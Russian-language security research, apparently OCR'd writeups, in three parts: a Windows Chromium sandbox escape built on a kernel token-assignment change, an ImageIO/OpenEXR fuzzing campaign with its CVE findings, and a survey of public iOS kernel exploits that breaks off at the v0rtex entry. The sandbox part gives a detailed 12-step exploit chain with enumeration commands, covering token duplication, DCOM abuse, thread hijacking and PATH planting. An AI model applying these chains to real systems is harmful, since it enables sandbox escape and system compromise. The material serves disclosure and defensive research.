
Предыстория проблемы

Песочница Chromium в Windows реализует принцип минимальных привилегий с помощью ограниченных токенов. Windows может навсегда отключать группы, удалять привилегии и добавлять ограничивающие SID. После этого доступ к ресурсу должен разрешаться и обычным списком групп, и списком ограничивающих SID. Низкий уровень целостности дополнительно запрещает запись в ресурсы с более высокой целостностью независимо от обычной дискреционной проверки доступа.

Непривилегированный процесс может вызвать `CreateProcessAsUser`, поэтому создать менее ограниченный дочерний процесс ему мешают четыре механизма:

1. Ядро ограничивает первичные токены, которые можно назначить.
2. ACL песочницы ограничивают доступ к подходящим объектам токенов.
3. Chromium помещает процесс в наследуемый объект Job с ограничением в один процесс.
4. В Windows 10 механизм Child Process Mitigation блокирует создание дочерних процессов.

Проверка ядра — основа защиты. Без `SeAssignPrimaryTokenPrivilege` функция `SeIsTokenAssignableToProcess` требует, чтобы новый токен был либо дочерним, либо родственным токену вызывающего. Дочерний статус означает, что `ParentTokenId` нового токена равен `TokenId` вызывающего; родственный — что оба токена имеют общие `ParentTokenId` и `AuthenticationId`. Кроме того, новый токен должен иметь совместимый уровень имперсонации и уровень целостности не выше, чем у вызывающего.



Исторически `SepFilterToken` намеренно нарушала родственный статус при создании ограниченного токена:

```
NewToken->ParentTokenId = OldToken->TokenId;
```

Только процесс, создавший ограниченный токен, мог считать его дочерним, поскольку `TokenId` каждого объекта токена уникален. Однако Windows 10 1909 содержала:

```
NewToken->ParentTokenId = OldToken->ParentTokenId;
```

Копирование старого идентификатора родителя делает новый токен песочницы родственным всем остальным токенам рабочего стола из того же сеанса аутентификации. Если обойти остальные средства защиты создания процессов, неограниченный родственный токен позволяет выйти из песочницы ограниченного токена.

Выход из песочницы

Целевой токен должен быть первичным или преобразуемым в первичный, иметь понижаемый уровень целостности, удовлетворять условиям родственного назначения, принадлежать текущему консольному сеансу и быть менее ограниченным, чем текущий токен.

У токенов нет глобальных имён; процесс должен получить доступ к одному из них через дескриптор процесса или имперсонирующего потока. NtObjectManager может перечислить кандидатов:

```
$ps = Get-NtProcess -Name "chrome.exe" `
    -FilterScript { $_.IsSandboxToken } `
    -IgnoreDeadProcess
$ts = Get-AccessibleToken -Processes $ps -CurrentSession `
    -AccessRights Duplicate
$ts.Count
# 101
```

Фильтрация неограниченных токенов показывает, что получить к ним доступ могут только процессы GPU и служебные процессы Audio Chrome:

```
$ts | Where-Object Sandbox -ne $true |
    Sort-Object { $_.TokenInfo.ProcessCommandLine } -Unique |
    Select-Object { $_.TokenInfo.ProcessId },
                  { $_.TokenInfo.ProcessCommandLine }

ProcessId ProcessCommandLine
--------- ------------------
6840      chrome.exe --type=gpu-process ...
13920     chrome.exe --type=utility --service-sandbox-type=audio ...
```

Одной компрометации отрисовщика для этой цепочки недостаточно; требуется скомпрометировать процесс GPU или Audio. В демонстрации код внедряется в процесс GPU с помощью техники загрузки KnownDlls, поскольку политика после запуска разрешает только DLL, подписанные Microsoft.

Получение доступного для записи неограниченного токена

Основной токен браузера намеренно защищён от доступа `TOKEN_DUPLICATE` из процессов с более низким уровнем целостности. Более ранние версии позволяли процессу GPU напрямую создать менее ограниченный родственный токен; `HardenTokenIntegrityLevelPolicy` в Chromium закрыла этот путь.

Вместо этого эксплойт перечисляет процессы через `NtGetNextProcess`, запрашивает `PROCESS_QUERY_LIMITED_INFORMATION`, открывает каждый токен для дублирования и запроса и выбирает неограниченного кандидата в текущем сеансе.

Сначала кажется, что `DuplicateTokenEx` заблокирована. Windows проверяет, дублирует ли находящийся в песочнице вызывающий менее ограниченный токен, и удаляет права записи:

```
ObReferenceObjectByHandle(TokenHandle, TOKEN_DUPLICATE,
                          SeTokenObjectType, &Token, &Info);

if (DesiredAccess) {
    SeCaptureSubjectContext(&Subject);
    if (RtlIsSandboxedToken(Subject.PrimaryToken) &&
        RtlIsSandboxedToken(Subject.ClientToken)) {
        BOOLEAN restricted;
        SepNewTokenAsRestrictedAsProcessToken(
            Token, Subject.PrimaryToken, &restricted);
        if (Token == Subject.PrimaryToken || restricted)
            real_access = DesiredAccess;
        else
            real_access = DesiredAccess &
                          (Info.GrantedAccess | TOKEN_READ | TOKEN_EXECUTE);
    }
}

SepDuplicateToken(Token, &DuplicatedToken, ...);
ObInsertObject(DuplicatedToken, real_access, &Handle);
```

Операция всё равно создаёт токен; ограничен только возвращённый дескриптор. Защита нового токена по умолчанию предоставляет создателю полный доступ, поэтому `DuplicateHandle` может повторно открыть тот же объект с правами записи. Затем эксплойт снижает его уровень целостности до уровня процесса GPU с Low IL.

Выход из объекта Job

`CreateProcessAsUser` всё ещё завершается ошибкой, поскольку процесс GPU входит в Job с одним процессом, а его токен имеет флаг ограничения дочерних процессов. Старые способы выхода из Job через консольный драйвер больше не работают: Windows добавила вспомогательные счётчики процессов Job, требующие `SeTcbPrivilege`, а Chromium устанавливает флаг токена, запрещающий создание процессов.

В качестве родителя нужен процесс за пределами Job. До назначения Chromium нового процесса GPU в его Job существует короткая гонка, но старый GPU должен завершиться перед перезапуском, поэтому эксплуатировать её некому. Службы RPC выглядят перспективнее, поскольку некоторые из них создают процессы за пределами Job вызывающего.

Сначала из неограниченного токена можно создать новый ограниченный токен имперсонации без флага защиты дочерних процессов. Затем RPC-вызов использует эту имперсонированную идентичность.

Служба	Доступна	Может выйти из Job
Secondary Logon Service	Нет	Нет
WMI `Win32_Process`	Нет	Да
User Account Control (UAC)	Да	Нет


Background Intelligent Transfer Service (BITS)	Нет	Да
DCOM Activator	Да	Да

Secondary Logon, WMI и BITS недоступны. UAC создаёт процесс с вызывающим в качестве родителя, наследуя Job. Активация DCOM доступна и запускает внепроцессные COM-серверы как дочерние процессы своей службы.

Класс COM должен разрешать локальную активацию, не запускаться от имени Interactive User или внутри службы и использовать исполняемый файл, доступный ограниченному токену. OleViewDotNet находит кандидатов:

```
Get-ComDatabase -SetCurrent
Get-ComClass -ServerType LocalServer32 |
    Where-Object RunAs -eq "" |
    Where-Object { $_.AppIdEntry.ServiceName -eq "" } |
    Select-ComAccess -ProcessId 6804 `
        -LaunchAccess ActivateLocal -Access 0 |
    Select-Object Clsid, DefaultServerName
```

Среди шести стандартных кандидатов Windows 10 были два класса, размещённые в `coredpussvr.exe`, и четыре класса-суррогата DLL. Дескриптор запуска COREDPUSSVR предоставляет локальную активацию Everyone и всем пакетам AppContainer.



Вызов `CoCreateInstance` при имперсонации ограниченного токена без флага и с передачей `CLSCTX_ENABLE_CLOAKING` создаёт COREDPUSSVR за пределами Job и на том же уровне песочницы. Без cloaking COM использовал бы токен процесса, и создание дочернего процесса

осталось бы заблокировано.

Захват COM-сервера

DCOM применяет явный DACL процесса, предоставляя доступ только пользователю, SYSTEM и SID текущего входа. Процесс GPU не может открыть новый процесс, несмотря на эквивалентное ограничение. Однако созданные после запуска потоки по-прежнему получают DACL токена по умолчанию и остаются доступными.

Эксплойт перебирает идентификаторы потоков, открывает более поздний поток COREDPUSSVR и перенаправляет его с помощью `SetThreadContext`. Перечисление через `CreateToolhelp32Snapshot` заблокировано, а `NtGetNextThread` требует недоступного дескриптора процесса.

Перенаправленный поток вызывает `WinExec`. Эксплойт не может выделить в процессе строку команды, поэтому указывает на существующую сигнатуру PE, получая строку `PE`. `WinExec` выполняет поиск в `PATH`. Для процесса с равной безопасностью DCOM наследует окружение вызывающего, что позволяет управлять каталогом поиска.

```
Get-AccessibleFile -Win32Path "C:\" -Recurse -ProcessIds 6804 `
    -DirectoryAccessRights AddFile -CheckMode DirectoriesOnly `
    -FormatWin32Path | Select-Object Name

Name
----
C:\ProgramData\Microsoft\DeviceSync
```

Процесс GPU записывает `PE.exe` в DeviceSync и помещает этот каталог в начало `PATH`. Захваченный поток вызывает `WinExec("PE")`, создавая доступный для открытия процесс вне Job и без защиты дочерних процессов.

Выход из Low Integrity


Новый процесс использует `CreateProcessAsUser` с доступным для записи неограниченным токеном, сниженным до Low IL. Это снимает песочницу ограниченного токена, но оставляет низкий уровень целостности.

На последнем этапе UAC и доступ к токенам используются для получения UIAccess. Эксплойт запускает экранную клавиатуру, открывает её токен, создаёт процесс UIAccess и автоматизирует привилегированный диалог «Выполнить» Проводника, чтобы выполнить код за пределами Low IL.

Полная цепочка выглядит так:

1. Найти и открыть неограниченный родственный токен.
2. Дублировать его как первичный токен; использовать `DuplicateHandle`, чтобы восстановить доступ на запись.
3. Снизить его уровень целостности до уровня процесса GPU.
4. Создать ограниченный токен имперсонации без защиты дочерних процессов.
5. Поместить `PE.exe` в доступный для записи каталог DeviceSync и добавить его в начало `PATH`.
6. Активировать COREDPUSSVR через DCOM с cloaking.
7. Перебрать и открыть доступный поток сервера.
8. Перенаправить поток к `WinExec`, используя находящуюся в памяти строку `PE`.
9. Открыть полученный процесс `PE.exe` за пределами Job.
10. Вызвать `CreateProcessAsUser` с неограниченным токеном Low IL.
11. Использовать токен экранной клавиатуры для получения UIAccess.

12. Автоматизировать диалог «Выполнить» Проводника, чтобы выйти из Low Integrity.



Итоги

Изменение одного присваивания в `SepFilterToken` непропорционально ослабило безопасность песочницы. Окружающие меры защиты снова и снова блокировали прямую эксплуатацию, но обширная функциональность Windows предоставила альтернативные примитивы, которые удалось объединить в цепочку.

Исходная строка могла показаться ошибкой сопровождающему, не увидевшему комментария о её назначении для безопасности. Этот случай напоминает, что небольшие неочевидные инварианты в основополагающем коде авторизации нуждаются в явной документации и целевых регрессионных тестах.

Фаззинг ImageIO

Введение

Популярные приложения для обмена сообщениями часто расшифровывают входящее изображение и создают `UIImage` ещё до какого-либо взаимодействия с пользователем:

```
NSData *payload = [handler decryptData:encryptedDataFromSender, ...];
if (isImagePayload) {
    UIImage *image = [UIImage imageWithData:payload];
    // ...
}
```

Затем код уведомлений отрисовывает миниатюру:

```
CGImageRef source = [image CGImage];
CGColorSpaceRef colorSpace = CGColorSpaceCreateDeviceRGB();
CGContextRef context = CGBitmapContextCreate(
    NULL, thumbnailWidth, thumbnailHeight, ...);
CGContextDrawImage(context, destinationRect, source);
CGImageRef output = CGBitmapContextCreateImage(context);
UIImage *thumbnail = [UIImage imageWithCGImage:output];
```

Так разбор изображений Apple и отрисовка CoreGraphics становятся поверхностью атаки без взаимодействия с пользователем. Методы эксплуатации, разработанные в статье «Удалённая эксплуатация iPhone, часть 1», показывают, что ошибка повреждения памяти может привести к выполнению кода, если тот же процесс отправляет подтверждения доставки, некоторые отображения используют ASLR на время одной загрузки, а служба автоматически перезапускается. Оракул сбоев может восстановить сведения о расположении памяти до того, как поддельные объекты Objective-C или связанные примитивы перенаправят выполнение.

Поскольку `UIImage` автоматически определяет все поддерживаемые платформой форматы, первая задача — выявить их полный набор.

Знакомство с ImageIO.framework

`UIImage` делегирует разбор ImageIO. Для каждого формата существует подкласс `IIO_Reader` с методом `testHeader`. Реализация LibJPEG просто проверяет сигнатуру:

```
bool IIO_Reader_LibJPEG::testHeader(const uint8_t *data, uint64_t size) {
    return data[0] == 0xff && data[1] == 0xd8 && data[2] == 0xff;
}
```

Перечисление этих реализаций показывает поддерживаемые модули чтения:

```
IIORawCamera_Reader     IIO_Reader_AI         IIO_Reader_ASTC
IIO_Reader_ATX          IIO_Reader_AppleJPEG  IIO_Reader_BC
IIO_Reader_BMP          IIO_Reader_CUR        IIO_Reader_GIF
IIO_Reader_HEIF         IIO_Reader_ICNS       IIO_Reader_ICO
IIO_Reader_JP2          IIO_Reader_KTX        IIO_Reader_LibJPEG
IIO_Reader_MPO          IIO_Reader_OpenEXR    IIO_Reader_PBM
IIO_Reader_PDF          IIO_Reader_PICT       IIO_Reader_PNG
IIO_Reader_PSD          IIO_Reader_PVR        IIO_Reader_RAD
IIO_Reader_SGI          IIO_Reader_TGA        IIO_Reader_TIFF
```

PICT и SGI поддерживаются только в macOS. Помимо JPEG, PNG, GIF и TIFF присутствуют менее распространённые форматы текстур, например KTX и ASTC, данные Adobe Illustrator и форматы

Apple, такие как ICNS и, вероятно, ATX для Animoji.

Некоторые модули чтения используют открытые библиотеки, включённые в каталог Resources библиотеки ImageIO: libGIF, libJP2, libJPEG, libOpenEXR, libPng, libRadiance и libTIFF. Для других форматов существуют лишь ограниченные реализации. Некоторые из них, включая PSD, в macOS могут декодироваться процессом `ImageIOXPCService`, однако общедоступные API не позволяют вызывающей стороне потребовать такую изоляцию.

Фаззинг парсеров изображений с закрытым исходным кодом

Большая часть целевого кода имеет закрытые исходники. Кроме того, в эксперименте намеренно использовался только один Mac Mini, поэтому требовалась инструментация с небольшими накладными расходами и управлением по покрытию. Получившийся подход TrapFuzz был реализован поверх Honggfuzz и вдохновлён работой *Full-speed Fuzzing: Reducing Fuzzing Overhead through Coverage-guided Tracing*.

1. Сценарий IDAPython перечисляет смещения начала каждого базового блока.
2. При запуске процесса первый байт каждого ещё не обнаруженного блока заменяется на `int3` в Intel.
3. Теневая память хранит каждый исходный байт и его позицию в битовой карте покрытия.
4. Обработчик `SIGTRAP` определяет блок, отмечает его покрытым, восстанавливает байт и продолжает выполнение.

Каждая точка останова выполняется только один раз, поэтому по мере роста покрытия накладные расходы приближаются к нулю. Компромисс заключается в покрытии базовых блоков, а не переходов. Разные переходы в один блок выглядят одинаково, в отличие от AFL или SanitizerCoverage. Динамическая бинарная инструментация может восстановить покрытие переходов, но увеличивает стоимость выполнения; см. локальную презентацию **2019-04-19-fuzzing-binaries-using-dynamic-instrumentation.pdf** (файл в files/2019-04-19-fuzzing-binaries-using-dynamic-instrumentation.pdf).

При равном числе итераций такой более грубый сигнал может найти меньше ошибок, но подходит для быстрой оценки надёжности парсеров. Разработчики, имеющие доступ к исходному коду, по-прежнему располагают лучшими возможностями для исчерпывающего непрерывного фаззинга. Патчи TrapFuzz и инструменты IDAPython доступны в репозитории p0tools.

После нескольких недель работы с исходным набором примерно из 700 изображений поддерживаемых форматов были обнаружены:

- **Проблема P0 1952:** использование libTIFF в ImageIO записывает управляемые данные за пределами буфера кучи. CVE не назначена, вероятно, потому, что Apple уже обнаружила ошибку самостоятельно.
- **CVE-2020-3826 / проблема 1953:** чтение за пределами кучи при обработке изображений DDS с недопустимыми размерами.
- **CVE-2020-3827 / проблема 1956:** запись за пределами кучи в оптимизированном парсере JPEG.
- **CVE-2020-3878 / проблема 1974:** вероятная ошибка на единицу при декодировании PVR, записывающая дополнительную строку пикселей за пределами выходного буфера.
- **CVE-2020-3878 / проблема 1984:** связанное чтение за пределами PVR, вероятно имеющее ту же первопричину.
- **CVE-2020-3880 / проблема 1988:** чтение за пределами памяти в обработчике включённой библиотеки OpenEXR.

OpenEXR

OpenEXR — открытый формат изображений с широким динамическим диапазоном и парсер на C/C++. ImageIO делает его доступным для входных данных приложений обмена сообщениями без взаимодействия с пользователем и, вероятно, для других автоматических процессов обработки медиафайлов.

Доступность исходного кода позволила применить обычный фаззинг с управлением по покрытию переходов. Внутренний фаззер Google использовал LLVM SanitizerCoverage, обычные бинарные мутации, около 80 начальных изображений, примерно 500 ядер и две недели времени выполнения. Восемь предположительно уникальных уязвимостей были совместно зарегистрированы как проблема Project Zero 1987 и исправлены в OpenEXR 2.4.1:

• **CVE-2020-11764:** запись пикселей за пределами кучи в `copyIntoFrameBuffer`.
• **CVE-2020-11763:** чтение за пределами `std::vector` с последующей записью через недопустимый слот элемента.
• **CVE-2020-11762:** `memcpy` за пределами памяти, потенциально с недопустимыми как источником, так и назначением.
• **CVE-2020-11760, CVE-2020-11761 и CVE-2020-11758:** чтения за пределами памяти, связанные с пикселями и внутренними структурами.
• **CVE-2020-11765:** чтение за пределами стека, вероятно после того, как перезапись на единицу удалила завершающий символ строки.
• **CVE-2020-11759:** вероятное целочисленное переполнение, приводящее к записи через неконтролируемый указатель.

Сбой ImageIO из проблемы 1988 не воспроизводился в актуальной OpenEXR. Возможно, Apple поставляла более старую версию, в которой ошибка сохранялась после того, как её уже исправили в основном проекте.

Рекомендации

Разбор медиафайлов остаётся постоянной поверхностью удалённой атаки. Производителям и разработчикам следует непрерывно фаззить каждый парсер входных данных. Такие фреймворки, как ImageIO, должны позволять вызывающим сторонам задавать список разрешённых форматов и выбирать декодирование в отдельном процессе.

Приложениям обмена сообщениями следует принимать для предварительного просмотра без взаимодействия лишь небольшой набор форматов. Всё остальное отправитель может перекодировать до передачи. Для ImageIO это сокращает поверхность на стороне получателя примерно с 25 парсеров до нескольких.

Заключение

Парсеры изображений операционной системы и сторонних разработчиков становятся поверхностью атаки без взаимодействия с пользователем, когда приложения обмена сообщениями автоматически создают миниатюры. Умеренная кампания фаззинга закрытого кода обнаружила несколько ошибок безопасности памяти, а более крупная кампания OpenEXR с управлением по исходному коду нашла ещё восемь.

Автоматический перезапуск службы может предоставить достаточно попыток, чтобы превратить некоторые из этих дефектов в удалённое выполнение кода. Поэтому непрерывный фаззинг, изоляция процессов и решительное сокращение числа форматов — взаимодополняющие обязательные требования, а не необязательные усиления защиты.

Обзор недавних эксплойтов ядра iOS

В этом обзоре сравниваются открытые оригинальные эксплойты ядра iOS, запускаемые из контекста локального приложения, от iOS 10 до iOS 13. В каждой записи специфичная для уязвимости стратегия отделена от многократно используемых техник, превращающих первый стабильный примитив в чтение и запись ядра.

Примечание о терминологии

• **Примитив эксплойта:** достаточно универсальная возможность, например линейное переполнение, контролируемый инкремент, произвольное чтение и запись, управление PC, вызов функций или право на отправку поддельному Mach-порту, поля которого контролируются пользовательским пространством.
• **Стратегия эксплойта:** специфичный для уязвимости путь от ошибки к полезному и желательно надёжному примитиву.
• **Техника эксплойта:** многократно используемое преобразование одного примитива в другой, например применение `pid_for_task()` с поддельным портом задачи для четырёхбайтного чтения ядра.
• **Поток эксплойта:** высокоуровневая, не зависящая от уязвимости цепочка от начального примитива до окончательной цели — здесь чтения и записи ядра.

Открытые эксплойты ядра iOS из контекста приложения начиная с iOS 10

mach_portal — iOS 10.1.1

Уязвимость: CVE-2016-7644, гонка в `set_dp_control_port()`, лишний раз освобождающая Mach-порт.

Стратегия и поток: распылить порты, вызвать гонку детерминированных снятий ссылок и сохранить права на получение висячих портов на одной странице. Принудительно запустить сборку мусора зон и повторно выделить страницу под массив внестрочных портов с указателями на порт хоста. `mach_port_get_context()` раскрывает порт хоста. Возможные адреса `ipc_port` на странице, предположительно содержащей порт задачи ядра, записываются в контексты висячих портов; получение внестрочного массива возвращает право на отправку настоящему порту задачи ядра.

Цепочка эксплойтов iOS из реальных атак 1 — iOS 10.1.1

Уязвимость: линейная запись за границами кучи указателей `IOAccelResource` в `AGXAllocationList2::initWithSharedResourceList()`.

Стратегия и поток: разместить переполнение непосредственно перед `recv_msg_elem`, перезаписать его `uio`, затем освободить указанный ресурс и заместить его поддельным `uio` внутри

OSData с хранилищем IOSurface. Его освобождение оставляет висячий доступный для чтения буфер IOSurface. Повторное выделение под IOSurfaceRootUserClient раскрывает KASLR, текущую задачу и адреса объектов. Повторное выделение изменённых пользовательских клиентов открывает задачу ядра и вызывает OSSerializer::serialize(), создавая чтение с последующей записью в специальные порты текущей задачи. Чтение этого слота возвращает порт задачи ядра.

extra_recipe — iOS 10.2

Уязвимость: CVE-2017-2370, линейное переполнение в mach_voucher_extract_attr_recipe_trap() из-за контролируемой атакующим пользовательской длины, переданной copyin().

Стратегия и поток: повредить соседнее предварительно выделенное поле ipc_kmsg.ikm_size, заставив его логическую ёмкость перекрыть 240 байт следующего выделения. Зарегистрировать порт сообщения как порт исключения потока и вызвать сбой потока с контролируемыми регистрами для воспроизводимого чтения и записи перекрытия. Прочитать второе сообщение, чтобы узнать адреса выделений, заместить его AGXCommandQueue и раскрыть её таблицу виртуальных функций для KASLR. Захватить таблицу через OSSerializer::serialize() для получения примитива вызова с двумя аргументами; uuid_copy() предоставляет произвольное чтение и запись ядра.

Yalu102 — iOS 10.2

Уязвимость: CVE-2017-2370.

Стратегия и поток: переполнить массив внестрочных портов указателем на поддельный Mach-порт в пользовательском пространстве. Его получение возвращает право на непосредственно контролируемые данные порта. Преобразовать его в порт часов и применить clock_sleep_trap() для перебора указателя ядра, затем в поддельный порт задачи для чтения через pid_for_task(). Сканировать назад до базы ядра и построить поддельный порт задачи ядра. Этот подход не работает с PAN.

ziVA — iOS 10.3.1

Уязвимость: внешние методы AppleAVE2 предоставляют и считают доверенными контролируемые пользовательским пространством указатели IOSurface.

Стратегия и поток: раскрыть адрес IOSurface и таблицу виртуальных функций IOFence, обходя KASLR. Освободить поверхность и заместить её данными свойства IOSurface с поддельным объектом. Внешний метод с доверенным указателем захватывает один виртуальный вызов. OSSerializer::serialize() вызывает copyin(), чтобы переписать два объекта sysctl_oid, создавая примитив вызова с тремя аргументами, а затем произвольное чтение и запись через copyin()/copyout(). Из-за task_conversion_eval() в iOS 10.3 нужен поддельный, а не настоящий порт задачи ядра.

async_wake — iOS 11.1.2

Уязвимости: CVE-2017-13861 лишний раз освобождает порт в IOSurfaceRootUserClient::s_set_surface_notify(); CVE-2017-13865 раскрывает

неинициализированные указатели кучи из `proc_list_uptrs()`.

Стратегия и поток: с помощью утечки выбрать известный адрес порта, лишний раз освободить его и сохранить право на получение висячего порта. После принудительной сборки мусора зон повторно занять его страницу контролируемыми данными `ipc_kmsg`, создав известный поддельный порт задачи. `pid_for_task()` читает память ядра; `mach_port_set_context()` изменяет цель без повторного выделения. Найти объекты ядра и перестроить порт как поддельный порт задачи ядра. В iOS 11 удалили открытую `mach_zone_force_gc()`, поэтому эксплойтам потребовались альтернативные способы давления для сборки мусора.

Цепочка эксплойтов iOS из реальных атак 2 — iOS 10.3.3

Уязвимость: CVE-2017-13861.

Стратегия и поток: лишний раз освободить распылённый порт A, повторно занять его страницу шаблонными внестрочными указателями и через его контекст раскрыть порт B. Лишний раз освободить B, через чтение контекста определить замещающий 4-МБ сегмент внестрочной памяти, заменить его буферами каналов и управлять поддельным портом по известному адресу. Затем применить перебор KASLR через порт часов, чтение `pid_for_task()` и поддельный порт задачи ядра.

v0rtex — iOS 10.3.3

Уязвимость: CVE-2017-13861.

